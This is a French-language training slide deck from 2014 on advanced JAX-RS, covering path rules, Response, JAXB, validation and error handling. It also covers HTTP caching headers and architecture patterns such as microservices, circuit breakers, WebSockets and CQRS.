
---

Nicolas Zozol - 2014

- Augmenter le nombre de machines
- Flexibiliser le nombre de machines
- Déléguer
- Peut-on clusteriser la base de donnée ?
- Coût processeur de la Virtualisation

# Nombre de machines

Nicolas Zozol - 2014



# Peut-on clusteriser la base de donnée ?

---

Nicolas Zozol - 2014

- Les Jointures et Transactions sont des freins
- Chaque base a son mécanisme
- Une stratégie peut être le partage de tables
- Hibernate utilise une stratégie de bus d'invalidation

# *JAX-RS Avancé*

# @Path : règles avancées

Nicolas Zozol - 2014

## Chemins autorisés

- servlets : `/api/*`
- variable : `/api/{variable}/suite`
- variables : `/api/{variable1}/suite/{variable2}/`
- Expression régulière : `/api/{variable : expr}`
- Vide : `@ApplicationPath("")` et `@Path("")` sont égaux

```
@Path("users/{id: [0-9]+}")
@Path("{digit : \\d+}")
```

- Les *slashes* de début et fin sont ignorés
- En théorie...
- Des bugs sont présents dans certaines versions
- Jersey 2.17 semble OK

- Une SubResource n'a pas de locator sur la `class`
- Une SubResource permet de généraliser un comportement
- Les interfaces sont des bons candidats aux SubResources

```
//io.robusta.demo.LocatorResource
@Path("hello")
public class Locator {

    @Path("world")
    public SubResource getSubResource() {
        return new SubResource();
    }

    public class SubResource {
        @GET
        public String world(){return "world";}
    }
}
```

Décrire les SubResources :

- `/topic/{id}/tags`
- `/comment/{id}/tags`

# Priorité des chemins

Nicolas Zozol - 2014

```
//io.robusta.demo.LocatorResource
@Path("{param}/conflict")
@GET
public String getConflict(@PathParam("param") String param){
    return "conflit gives "+param+" as a param";
}

@Path("conflict/conflict")
@GET
public String getAnotherConflict(@PathParam("digit") Long digits){
    return "conflict as a strong string";
}
```

- chemins 'en dur' > variable > subresource
- Pas de déploiement si ambiguïté

# L'api Response

Nicolas Zozol - 2014

- JaxRS renvoie par défaut un objet Response
- Cet objet Response utilise le pattern **Builder**

```
//io.robusta.demo.response.ResponseResource
@POST
@Path("user/")
public Response createUser(@PathParam("name") String name) {

    User entity = userBusiness.createUser(name);
    String json = new Gson().toJson(entity);
    return Response.ok(json, MediaType.APPLICATION_JSON)
        .header("ETag", entity.getEtag()).status(201).build();
}
```

# Intégration avec JaxB

Nicolas Zozol - 2014

Prérequis d'un objet :

- Annotation `@XmlRootElement`
- Constructeur vide : sinon erreur 500 sans log
- getter ET setters : sinon la propriété est éclipsée
- Implémenter `Serializable` n'est pas obligatoire
- Avoir des attributs *bindables*
  - primitifs, List, Set, Array
  - Objets ayants les prérequis
- Ne pas boucler

TP : Afficher en XML et JSON `/jaxb/all`

# Option des objets via JAXB

Nicolas Zozol - 2014

- `@XmlAttribute` : transforme l'élément en attribut
- `@XmlElement(name = "lieu")` : change le nom de l'élément
- Attention : se met sur les **getters**
- `@XmlTransient` : n'envoie pas l'élément

```
@XmlRootElement  
public class Thing{  
  
    @XmlAttribute  
    public long getId() {  
        return id;  
    }  
}
```

# Entity Providers

---

Nicolas Zozol - 2014

Motivations :

- Certains objets ne sont pas des *Jaxb Bean*
- Le mécanisme de JaxB n'est pas toujours satisfaisant
- Plusieurs serializations différentes pour un même bean (DTOs)

Un EntityProvider permet de customiser très finement la sérializaton.

Jersey contient ces Providers, incluant les MediaType :

- `byte[]()`
- `String ()`
- `InputStream ()`
- `Reader ()`
- `File ()`
- `DataSource ()`
- `Source (text/xml, application/*+xml)`
- `JAXBElement (text/xml, application/+xml)`
- `MultivaluedMap (application/x-www-form-urlencoded) : Formulaires !`
- `Form (application/x-www-form-urlencoded) : Formulaires, Jersey`

specific

- StreamingOutput ((/)): Renvoit un Stream
- Boolean, Character and Number (text/plain) : conversions via boxing/unboxing

Problème : lecture des listes !!!!!

# Bean Validation

Nicolas Zozol - 2014

- JAX-RS s'intègre avec Bean Validation
- *resource validation is OPTIONAL*
- Jersey utilise Hibernate validator
- Problème des messages d'erreurs (cohérence, i18n)

```
@Path("/")
class MyResourceClass {

    @POST
    @Consumes("application/x-www-form-urlencoded")
    public void registerUser(
        @NotNull @FormParam("firstName") String firstName,
        @Email @FormParam("email") String email) {
        ...
    }
}
```

# Gestion des Erreurs

---

Nicolas Zozol - 2014

La gestion des erreurs peut se faire :

- Avec l'api Response
- En utilisant une WebApplicationException

# Erreur avec l'api Response

Nicolas Zozol - 2014

```
@GET  
@Path("{id}")  
public Response getUser(@PathParam("id") long id){  
  
    User u = userBusiness.getUserById(id);  
    if(u != null){  
        return Response.ok(u).build();  
    }else{  
        response r = Response.status(404)  
            .entity("User not Found").build()  
        return r;  
    }  
}
```

# Erreur avec la WebApplicationException

Nicolas Zozol - 2014

```
else{
    throw new WebApplicationException(
        "no user found with id : "+id,404);
}
```

Etendons

```
public class NotFoundException extends WebApplicationException {

    public NotFoundException() {
        super(Response.status(404).entity("Resource not Found").build());
    }

    public NotFoundException(String msg) {
        super(Response.status(404).entity(msg).build());
    }
}
```

Pour l'utiliser :

```
else{
    throw new NotFoundException();
}
```

# Sur les Exceptions

---

Nicolas Zozol - 2014

- Inspiré de PlayFramework
- Customisable
- Intégrable avec les Providers
- Mais... Une exception est supposée exceptionnelle.

# Nouveau Verbe

Nicolas Zozol - 2014

```
@Target({ElementType.METHOD})
@Retention(RetentionPolicy.RUNTIME)
@HttpMethod("PATCH")
public @interface PATCH {

}

@Path("/customers")
public class CustomerResource {

    @Path("{id}")
    @PATCH
    public void patchIt(String email) {
        ...
    }
}
```

# *Caches et Designs patterns*

# Caches

---

Nicolas Zozol - 2014

- Les Caches
- Cache Http : Validation vs Expiration
- Scalabilité et clusters

Pour les caches Applicatifs :

- Lire des informations sans la reconstruire
  - information déjà construite
  - stockage de l'info

Pour les caches Http ou SQL :

- Réduire le temps de réponse
- Réduire le traffic Internet
- Limiter la charge réseau du fournisseur

Les différents proxys :

- définition Proxy : serveur agissant au nom d'un autre serveur
- Forward Proxy : Le client configure un proxy ou navigue dessus
- Reverse Proxy : Le client n'est pas informé du proxy

Les différents types de cache :

- Cache du navigateur : limite le transfert de données
- Reverse Proxy : authentifie, contrôle, limite la charge CPU des serveurs
- Passerelle de cache : Reverse Proxy spécialisé, Accélérateur Web
- Caches privés / caches partagés

- Headers http : Cache-Control, Expires, ETag, Last-Modified
- Version Http 1.0 : Pragma => Déprécié
- statique (jpg, html), ou dynamique (php, json)

# Différentes positions d'un cache

---

Nicolas Zozol - 2014

- Navigateur ou client Mobile
- Serveur de cache statique (Varnish)
- Serveur Http : Apache/Nginx
- Cache Applicatif : Ehcache, Hazelcast, Infinispan
- Cache de 2nd niveau d'un ORM
- Cache de la base de donnée


Le protocole Http entre en jeu pour les caches :

- Navigateur ou client Mobile
- Serveur de cache statique (Varnish)
- Serveur Http : Apache/Nginx
- Configuration (ou pas) de Apache/Nginx pour JSON
- Compliqué de mettre du cache avec SOAP

Le webservice peut être en charge de la gestion du cache côté serveur

# Schéma

Nicolas Zozol - 2014



- Définit comment va s'activer le cache
- Modèle d'expiration : réponse cache activée x temps
- Modèle de validation : réponse cache activée si *identique*
- complexe et complet => google : *cache-control reference*

Une réponse est *Cacheable* si :

- Requête GET ou PUT
- Réponse 200, 203, 206, 300, 301 (avec exceptions)
- Non authentifiée (header **Autorization**)

Faux-amis : **no-cache & no-store**

- private : Cacheable uniquement dans le navigateur
- public : Une réponse authentifiée peut être cachée
- max-age=x : Override **Expires** ; Doit revalider après x secondes
- s-max-age : max-age pour les CDN
- no-transform : Evite la modification d'image des CDN
- must-revalidate| proxy-revalidate : interdit le mode *dégradé*
- no-cache : force une *validation* ; utile pour contenu personnalisé
- no-store : ne pas enregistrer de copie du contenu ; cache possible ; non pertinent
- max-staled=x : refuse les réponses périmées depuis x secondes
- min-fresh=20 : ne sera pas périmée dans x secondes
- only-if-cached : si faible débit, ne prendre que les réponses cachées ;

peu pertinent

# Exemple de Cache-Control

---

Nicolas Zozol - 2014

```
cache-control: private, max-age=600, no-cache  
cache-control: private, max-age=0, no-cache, must-revalidate  
cache-control: public, max-stale=36000
```

# Cache par Expiration

Nicolas Zozol - 2014

Expires: Thu, 11 Jan 2014 14:18:00 GMT

- Utilise le header Expires
- Le navigateur n'envoie même pas la requête
- Problème si un changement est nécessaire

```
<!-- index.html -->
<body>
  <!-- Expires 01 Jan 2015 00:00:00 GMT -->
  
</body>
```

deviendra :

```
<body>
  <!-- Oups, unexpected update -->
  
</body>
```

# Cache par Http par validation

Nicolas Zozol - 2014

- Plus robuste, mais plus couteux
- If-None-Match / ETAG: Nécessite de créer un checksum d'une resource
- If-Modified-Since: renvoie date de dernière modification
  - simple pour fichiers (métadata)

ETAG: "a0ca-1091-4f12e258b7d5e"  
If-Modified-Since: Thu, 30 Jan 2014 11:13:27 GMT

# Exemples

Nicolas Zozol - 2014

```
GET /images/public/somerights.gif HTTP/1.1
Cache-Control: max-age=0
If-None-Match: "7c42e6-3c0-4434ee5b1fdc0"
If-Modified-Since: Wed, 09 Jan 2008 19:14:07 GMT
```

```
HTTP/1.1 304 Not Modified
Server: Apache/2.2.16 (Debian)
Last-Modified: Wed, 09 Jan 2008 19:14:07 GMT
ETag: "7c42e6-3c0-4434ee5b1fdc0"
Cache-Control: max-age=60480800
Expires: Tue, 19 May 2015 13:00:04 GMT
Date: Thu, 14 Nov 2013 10:12:46 GMT
X-Varnish: 946019351 43563759
Age: 12864362
Via: 1.1 varnish
```

RFC 2616 "Hypertext Transfer Protocol -- HTTP/1.1"

## 13.3.4 Rules for When to Use Entity Tags and Last-Modified Dates

An HTTP/1.1 origin server receiving a conditional request that includes both a Last-Modified date and one or more entity tags (e.g., in an If-Match, If-None-Match, or If-Range header field) MUST NOT return a response status of 304 unless doing so is consistent with all of the conditional header fields in the request.

- Code manuel par méthode
- Création d'une annotation
- Utilisation des Filters

# Designs Patterns

---

Nicolas Zozol - 2014

- Microservices
- Circuit Breaker
- Websockets et CQRS
- Pools d'objets

# Microservices

---

Nicolas Zozol - 2014

- Sépare l'application en multitude de webservices
- Objectif : Chaque MS scale de façon indépendante
- Finalement : SOA sans les ESB
- Nanoservice : antipattern où le service est trop *fine-grained*

- Ajoute des services ou des versions sans coupure
  - /api/1.3/users
- Couplage très faible
- Facilement testable
- La bonne techno (ou langage) pour le bon service

- Architecture intellectuellement plus complexe
- Nécessite des connaissances en Devops
  - Virtualisation
  - Docker
  - Ansible, Chef, Puppet
- Surcoût global en processeur
  - serveurs, serialisation...
- Remonter les erreurs


# Problèmes de l'architecture Monolithique

---

Nicolas Zozol - 2014

- Frein aux déploiements fréquents
- Frein à la montée en charge de l'architecture
- Surcharge de l'IDE
  - tous les plugins doivent tourner

On peut placer des load-balancers devant chaque MicroServices :




# Circuit Breaker

---

Nicolas Zozol - 2014

- Systèmes distribués, micro-services
- Un système peut tomber puis revenir (reboot, ddos, surcharge)
- Le client compte les erreurs
- Si threshold dépassé, arrête les requêtes
- Problème : quand reprendre le traffic normal ?



## Circuit-Breaker

## Websockets

---

- Communication *Real time*
- Le navigateur fait office de serveur
- Connexion **TCP** full-duplex bi-directionnelle
- = Notifications *push* + réponse
- Support par IE 10+, fallback sur *Long polling*
- Protocole léger : beaucoup moins de headers/overhead
- Exemple : Trello, Slack

# Exemple

Nicolas Zozol - 2014

```
var socket = new WebSocket(host);

socket.onopen = function(){
    message('Connection Ready');
}


socket.onmessage = function(userJson){
    //Working on json message
    message({userId:24});
}

socket.onclose = function(){
    message('<p class="event">Closing sockets</p>');
}


//Utilisation de socket.io
io.sockets.on('user:connexion', function (socket) {
    socket.emit('user:connected', 'Vous êtes bien connecté !');
});
```

# Websockets vs REST

Nicolas Zozol - 2014



- Plus difficile à debugguer
- Necessite une techno cliente et serveur
- Très simple à utiliser
- Pas encore de pattern pour de grosses applis



- Command and Query Responsibility Segregation
- Basé sur le Design Pattern **Command**
- Casse le modèle Request/Response
- Une commande génère un Event
- Event satisfait une Query
  - Une query peut attendre !
- S'utilise naturellement avec les Websockets
- S'utilise fréquemment avec l'Event Sourcing

# *Intégration avec JEE*

## Injection des objets annotés

---

- Injection dans la méthode : plus précis
- Injection en attribut : plus élégant
  - surtout avec `@DefaultValue`
- Injection en constructeur : bof...

- Context and Dependency Injection
- S'active avec un fichier vide **WEB-INF/beans.xml**
- Inspiré par Spring

Différents scopes dans JEE :

- `@RequestScoped` : Rest
- `@SessionScoped` : Stockage par Session
